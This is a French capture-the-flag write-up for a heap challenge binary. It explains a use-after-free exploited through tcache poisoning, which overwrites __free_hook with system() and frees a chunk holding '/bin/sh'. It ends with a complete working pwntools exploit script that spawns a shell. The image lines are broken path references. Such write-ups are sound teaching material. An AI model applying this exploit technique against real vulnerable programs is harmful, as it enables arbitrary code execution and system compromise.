Write UP - Moins cher que gratuit

Nous avons affaire à une faille du type Usa-After-Free :


Lorsque nous allouns quelques chunks dans l'ordre :

```
malloc(chunk0);
malloc(chunk1);
malloc(chunk2);
```

Puis que nous en désallouons 2 (nous n'avons pas besoin de plus pour réaliser l'exploit):


```
free(chunk0);
free(chunk1);
```

Ici nous avons nos deux chunks dans la poubelle TCache, chunk1 → chunk0 → null



Lors de la suppression de chunk, nous avons la possibilité d'écrire dans le registre fd du free chunk : Ce qui nous permet d'écrire par exemple l'addresse de __free_hook de la libc , en réalisant du TCache poisening :

```
read(0,etagere[1],0x20);
```



Nous avons donk notre chunk1 → __free_hook :
Puis en reallouant de l'espace, vu que les tailles des chunks sont tjr les memes (**0×20**), malloc va venir récupérer l'addresse directement du free_hook :

```
malloc(chunk4);
malloc(chunk5);
```

Ce qui nous permet de récupérer chunk5 = free_hook. Nous venons ensuite écrire dans free_hook l'adresse de system() :

```
read(1, etagere[5], 0x20); // adresse de system()
```

Lors d'un prochain free(), free_hook sera appelée en passant comme parametre l'adresse de la variable sous format de string. Donc si on récupére notre chunk4 par exemple :

```
read(1, etagere[4], 0x20); //"/bin/bash" ou "id" ou "whoami"
```

Puis qu'on le free(), ça nous donnera un free_hook → system("/bin/bash")

Et hop ! vous pouvez enjoy le shell :)

Voici l'exploit en python avec pwntools

```
#!/usr/bin/env python3
from pwn import *

exe = context.binary = ELF('./difficile')
libc = ELF('/usr/lib/x86_64-linux-gnu/libc-2.31.so')


def start(argv=[], *a, **kw):

  '''Start the exploit against the target or exploit with GDB in parrallel (personally i use pwndbg but it change nothing) '''
  if args.GDB:
```

```
    return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
  else:
    return process([exe.path] + argv, *a, **kw)


### Here are function to read output of program of STDOUT and write the desired answer on STDIN

def Ajouter_un_jeu(index):
  io.sendlineafter(b'Inscrire le nom du jeu\n', b'0')
  io.sendlineafter(b'Place:', str(index).encode())

def Supprimer_un_jeu(index):
  io.sendlineafter(b'Inscrire le nom du jeu\n', b'1')
  io.sendlineafter(b'Place: ', str(index).encode())

def Afficher_notre_jeu(index):
  io.sendlineafter(b'Inscrire le nom du jeu\n', b'2')
  io.sendlineafter(b'Place: ', str(index).encode())

def Inscrire_le_nom_du_jeu(index, data):
  io.sendlineafter(b'Inscrire le nom du jeu\n', b'3')
  io.sendlineafter(b'Place: ', str(index).encode())
  io.sendafter(b'Nom:', data)


gdbscript = '''
b menu
continue
'''.format(**locals())

# -- Exploit goes here --

io = start()

print(io.recvline())
## pour récupérer l'adresse de base de la libc:
# gdb difficile
# (gdb) start
# (gdb) info proc mappings
# ...
# 0x7ffff7df5000   0x7ffff7e17000  0x22000    0x0 r--p  /home/pwn03-chall-grootme/libc-2.31.so
# ...
#

libc.address = 0x7ffff7dce000

# We can start by allocating 3 chunk of memory
Ajouter_un_jeu(0)
Ajouter_un_jeu(1)
Ajouter_un_jeu(2)

# Then free 2 chunk
Supprimer_un_jeu(0)
Supprimer_un_jeu(1)

# We have actually in our bins chunk1 -> chunk0
```

```
# Here our Tcache_poisoning with Use After Free vulnerability !

Inscrire_le_nom_du_jeu(1, p64(libc.sym['__free_hook']))
# Now we have chunk1 -> __free_hook

# we get our chunk0
Ajouter_un_jeu(8)
# we get the pointer -> __free_hook
Ajouter_un_jeu(5)

# We now have __free_hook -> system
Inscrire_le_nom_du_jeu(5,p64(libc.sym['system']))


# system function will be called in next free() because of __free_hook
# then the system() will try to read the address of the chunk we are going to free as a string, so just
Inscrire_le_nom_du_jeu(8,b"/bin/sh")
Supprimer_un_jeu(8)



io.interactive()
```